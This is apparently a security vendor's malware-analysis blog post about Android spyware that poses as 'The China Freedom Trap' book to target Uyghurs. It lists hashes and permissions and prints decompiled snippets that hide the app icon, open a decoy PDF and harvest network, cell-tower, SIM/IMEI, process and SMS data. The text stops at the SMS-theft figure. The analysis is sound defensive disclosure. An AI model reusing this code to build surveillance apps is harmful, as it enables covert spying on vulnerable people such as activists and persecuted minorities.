Spyware Campaign Targeting The Uyghur Community

⁝ 9/5/2022

Android Malware Disguised as “The China Freedom Trap” & Stealing Neighboring Cell Information

During our routine threat hunting exercise, Cyble Research & Intelligence Labs (CRIL) came across a Twitter post wherein security researchers shared information about an Android malware purportedly designed to target the Uyghur community, a Turkic ethnic group originating from Central and East Asia, under the guise of the book *The China Freedom Trap*.

“The China Freedom Trap” is a personal and political account of the president of the Uyghur Congress, Dolkun Isa, which details his experiences and struggles in fighting crimes against Uyghurs, currently recognized as one of the 55 officially recognized ethnic minorities.

In light of the ongoing conflict between the Government of the People’s Republic of China and the Uyghur community, the malware disguised as the book is a lucrative bait employed by threat actors (TAs) to spread malicious infection in the targeted community.

Upon performing behavioral analysis, we observed that this malware has an icon similar to the cover page of the book known as *The China Freedom Trap* written by *Dolkun Isa,* and on opening the app, the user is shown a few pages of the book including the cover page, an introduction to the book and its author, along with a condolence letter at the end.


We identified several sophisticated features that the malicious app leverages to steal device information, SMSes, Contacts data, call logs, and neighboring cell information. Among other features, the malicious app can also capture the device screen and take pictures from the device's camera, etc.

Technical Analysis

APK Metadata Information

- App Name: **The China Freedom Trap**
- Package Name: **com.emc.pdf**
- SHA256 Hash: **fd99acc504649e8e42687481abbceb71c730f0ab032357d4dc1e95a6ef8bb7ca**

Figure 1 shows the metadata information of the application.



APP ICON

FILE INFORMATION

File Name The China Freedom Trap.apk
Size 0.33MB
MD5 a38e8d70855412b7ece6de603b35ad63
SHA1 92118623c417c7b9c46b99ae71424198327698a8
SHA256 fd99acc504649e8e42687481abbceb71c730f0ab032357d4dc1e95a6ef8bb7ca

APP INFORMATION

App Name The China Freedom Trap
Package Name com.emc.pdf
Main Activity com.view.open.MainActivity
Target SDK 22 Min SDK 14 Max SDK
Android Version Name 2.1 Android Version Code 2

Figure 1 – App Metadata Information

Manifest Description


The malware requests **27 different permissions** from the user, of which, it abuses **at least 13.** These dangerous permissions are listed below.

Permissions	**Description**
ACCESS_NETWORK_STATE	Allows the app to view information about network connections
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of this phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device
READ_SMS	Access phone messages
WRITE_SMS	Allows the app to modify or delete SMS
READ_CONTACTS	Access phone contacts
PROCESS_OUTGOING_CALLS	Allows the app to process outgoing calls and modify the dialing number
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files to the external storage of the device
READ_CALL_LOG	Access phone call logs
RECORD_AUDIO	Allows the app to record audio with the microphone, which can be misused by attackers
ACCESS_COARSE_LOCATION	Allows the app to get the approximate location of the device network sources such as cell towers and Wi-Fi
ACCESS_FINE_LOCATION	Allows the app to get the precise location of the device using the Global Positioning System (GPS)
GET_ACCOUNTS	Allows the app to get the list of accounts used by the phone
READ_HISTORY_BOOKMARKS	Allows the app to read the Browser's history and bookmarks

Source Code Review

Our static analysis indicated that the malware steals information from the infected devices based on the commands received from the TA's Command and Control (C&C) server.


While launching the application for the first time, the malware checks the android device SDK version. If the version is below 29, the malware hides its icon from the device screen and runs silently in the background. The code snippet below is used to hide the app's icon.



```
public class MainActivity extends Activity {
    @Override // android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            if (Build.VERSION.SDK_INT < 29) {
                try {
                    getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
                } catch (Exception e) {
                }
            }
        } catch (Exception e2) {
        }
        startService(new Intent(this, core.class));
        startService(new Intent(this, open.class));
        finish();
    }
```

Figure 2 – Code to Hide App Icon

If the Android device version is more than 29, it opens the *rd.pdf* file present in the APK resources.




```
res
  drawable
  layout
  raw
    rd.pdf
  xml
    device_admin.xml
    file_paths.xml
AndroidManifest.xml
classes.dex
resources.arsc
  res
    values
      colors.xml
      dimens.xml
      drawables.xml
      strings.xml
      styles.xml
    values-v11
    values-v14
    values-w820dp-v13
APK signature
Summary
```

```
    }

    @Override // android.app.Service
    public void onCreate() {
    }

    @Override // android.app.Service
    public void onDestroy() {
    }

    @Override // android.app.Service
    public void onStart(Intent intent, int i) {
        try {
            String str = String.valueOf(Environment.getExternalStorageDirectory().getPath()) + "/" + getString(R.string.pdf_name) + ".pdf";
            InputStream openRawResource = getResources().openRawResource(R.raw.rd);
            int available = openRawResource.available();
            byte[] bArr = new byte[available];
            openRawResource.read(bArr, 0, available);
            FileOutputStream fileOutputStream = new FileOutputStream(str);
            fileOutputStream.write(bArr);
            fileOutputStream.close();
            Intent intent2 = new Intent("android.intent.action.VIEW");
            Uri b = Build.VERSION.SDK_INT >= 24 ? new a(this).b(this, String.valueOf(getString(R.string.pdf_name)) + ".pdf") : Uri.fromFile(new File(str));
            intent2.addFlags(268435456);
            if (Build.VERSION.SDK_INT >= 24) {
                intent2.addFlags(1);
            }
            intent2.setDataAndType(b, "application/pdf");
            startActivity(intent2);
        } catch (Exception e) {
        }
```

Figure 3 – App Opens PDF

The file *rd.pdf* contains the cover page, the introduction of the book and the author, and a condolence letter, as shown in figures 4 and 5.

res/raw/rd.pdf




ABOUT THE BOOK

In The China Freedom Trap, Dolkun Isa details his experiences working as a Uyghur political figure in the West and the barriers he has faced as a result of China's growing influence on liberal institutions. He describes his co-founding of the World Uyghur Congress and the ways in which China has attempted to disrupt and discredit Uyghur activism to further their agenda.
This influence was perhaps most evident in the INTERPOL Red Notice that shadowed Isa for 21 years and almost cost him his life as he narrowly escaped extradition to China. In the midst of detention and deportation in democratic countries, Isa also finds himself uncovering corruption and peeling back the layers of the liberal institutions to find China at its rotting core. This book serves as a historical account of the political activities and behind-the-scenes diplomatic battles between China, the Uyghurs, other interested or invested countries and institutions; a personal account of Isa's struggle for the freedom of himself and his people; and ultimately, as a warning to other activists, policymakers, and interested parties: China's power and influence run deeper than most can fathom, they are growing, and they cannot be ignored.

ABOUT THE AUTHOR

Figure 4 – rd.pdf File



United States Department of State

Bureau of Democracy, Human Rights, and Labor

Washington, D.C. 20520-7827

June 15, 2018

Mr. Dolkun Isa
President
World Uyghur Congress
Adolf-Kolping-Strasse 9
80336 Munich, Germany

Dear Mr. Isa:

We are writing to offer our sincere condolences for the loss of your mother, Ayhan Memet. We understand your added pain from being denied the ability to organize and hold her funeral services according to Uyghur burial rites and your Muslim tradition.

We are deeply appreciative of the critical role you play in keeping the world informed of the plight of all those in Xinjiang. Through our collective efforts, we look forward to a day when Uyghurs and all people in China are able to enjoy their fundamental freedoms. You make enormous personal sacrifices to fight for the rights of your people. Your courage and activism unfortunately come at a heavy cost we wish you did not have to pay.

Please know that you and your family will remain in our thoughts and prayers during this difficult time.


Sincerely,

[illegible]
Michael G. Kozak
Ambassador

[illegible]
Sam Brownback
Ambassador at Large for
International Religious Freedom

Figure 5 – Condolence Letter


After execution, the malware checks for internet connectivity in the device and fetches information, such as Wi-Fi, DHCP, etc.



```
public static String b(Context context) {
    StringBuilder sb = new StringBuilder();
    try {
        WifiManager wifiManager = (WifiManager) context.getSystemService("wifi");
        ConnectivityManager connectivityManager = (ConnectivityManager) context.getSystemService("connectivity");
        DhcpInfo dhcpInfo = wifiManager.getDhcpInfo();
        WifiInfo connectionInfo = wifiManager.getConnectionInfo();
        sb.append(String.valueOf(q) + r + u + connectionInfo.getSSID() + r + v + connectionInfo.getMacAddress() + r + w + a(dhcpInfo.ipAddress) + r + x + a(dhcpIn
        sb.append(String.valueOf(s) + A);
```

Figure 6 – Code to Get Internet Connectivity Info


The image below contains the code through which the malware can get phone information such as network operator details and device location from GSM or CDMA connection. Most importantly, the malware has a code that can fetch the neighboring cell information, including Received Signal Strength and Cell ID location.



```
public static String c(Context context) {
    StringBuffer stringBuffer = new StringBuffer();
    try {
        TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
        String networkOperator = telephonyManager.getNetworkOperator();
        int parseInt = Integer.parseInt(networkOperator.substring(0, 3));
        int parseInt2 = Integer.parseInt(networkOperator.substring(3));
        telephonyManager.getNetworkType();
        try {
            GsmCellLocation gsmCellLocation = (GsmCellLocation) telephonyManager.getCellLocation();
            int lac = gsmCellLocation.getLac();
            stringBuffer.append(String.valueOf(C) + parseInt + D + parseInt2 + E + lac + F + gsmCellLocation.getCid() + ";\n");
        } catch (Exception e2) {
            CdmaCellLocation cdmaCellLocation = (CdmaCellLocation) telephonyManager.getCellLocation();
            int networkId = cdmaCellLocation.getNetworkId();
            stringBuffer.append(String.valueOf(C) + parseInt + D + parseInt2 + E + networkId + F + cdmaCellLocation.getBaseStationId() + ";\n");
        }
        for (NeighboringCellInfo neighboringCellInfo : telephonyManager.getNeighboringCellInfo()) {
            stringBuffer.append(String.valueOf(E) + neighboringCellInfo.getLac());
            stringBuffer.append(String.valueOf(F) + neighboringCellInfo.getCid());
            stringBuffer.append(String.valueOf(G) + ((neighboringCellInfo.getRssi() * 2) - 113) + "\n");
```

Figure 7 – Code to Get Phone Info


The malware also reads the phone information including the SIM's IMEI, serial number, sim operator information, etc., as shown in the figure below.



```
public static String b(Context context, int i2) {
    try {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    String str = (String) telephonyManager.getClass().getMethod("getImei", Integer.TYPE).invoke(telephonyManager, Integer.valueOf(i2));

    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    String str3 = String.valueOf(b(context, 0)) + "/" + b(context, 1);
    String line1Number = telephonyManager.getLine1Number();
    String simSerialNumber = telephonyManager.getSimSerialNumber();
    String subscriberId = telephonyManager.getSubscriberId();

     sb.append(String.valueOf(aj) + telephonyManager2.getSimCountryIso() + s);
     sb.append(String.valueOf(ak) + telephonyManager2.getNetworkCountryIso() + s);
     sb.append(String.valueOf(al) + telephonyManager2.getSimOperatorName() + s);
     sb.append(String.valueOf(am) + telephonyManager2.getNetworkOperatorName() + s);
     sb.append(String.valueOf(an) + context.getResources().getConfiguration().locale.getLanguage() + s);
     TimeZone timeZone = TimeZone.getDefault();
     sb.append(String.valueOf(ao) + timeZone.getDisplayName(false, 0) + ap + timeZone.getID() + s);
     sb.append(String.valueOf(ar) + new SimpleDateFormat(aq, Locale.US).format(new Date()) + s);
```

Figure 8 – Code to get SIM Information


The code snippet below depicts the malware's ability to get the details of the running processes in the device.



```
public static String i(Context context) {
    StringBuilder sb = new StringBuilder();
    try {
    List<ActivityManager.RunningAppProcessInfo> runningAppProcesses = ((ActivityManager) context.getSystemService("activity")).getRunningAppProcesses();
    runningAppProcesses.size();
    for (int i2 = 0; i2 < runningAppProcesses.size(); i2++) {
        sb.append(String.valueOf(runningAppProcesses.get(i2).pid) + "|" + runningAppProcesses.get(i2).processName + "||");
```

Figure 9 – Code to Get Information of Running Processes


The malware uses the code below to collect the victim's SMS data. Attackers can use stolen SMS data to perform various malicious activities such as stealing contact details, bypassing two-factor authentication, etc.



```
public static String a(Context context) {
    String a2 = a.a("Y29udGVudDovL3NtcyB="); content://sms/
    a.a("Y29udGVudDovL3Ntcy9pbmJveA=="); content://sms/inbox
    a.a("Y29udGVudDovL3Ntcy9zZW5k"); content://sms/send
    a.a("Y29udGVudDovL3Ntcy9kcmFmdA=="); content://sms/draft
    StringBuilder sb = new StringBuilder();
    try {
    Cursor query = context.getContentResolver().query(Uri.parse(a2), new String[]{"_id", "address", "person", "body", "date", "type"}, null, null, "date desc
        if (query.moveToFirst()) {
            do {
            String string = query.getString(query.getColumnIndex("_id"));
            String string2 = query.getString(query.getColumnIndex("address"));
            String a3 = a(context, string2);
            String string3 = query.getString(query.getColumnIndex("body"));
            String format = new SimpleDateFormat(a, Locale.US).format(new Date(Long.parseLong(query.getString(query.getColumnIndex("date")))));
            int i = query.getInt(query.getColumnIndex("type"));
            String str = i == 1 ? "received" : i == 2 ? "send" : "";
```

Figure 10 – Code to Collect SMSes

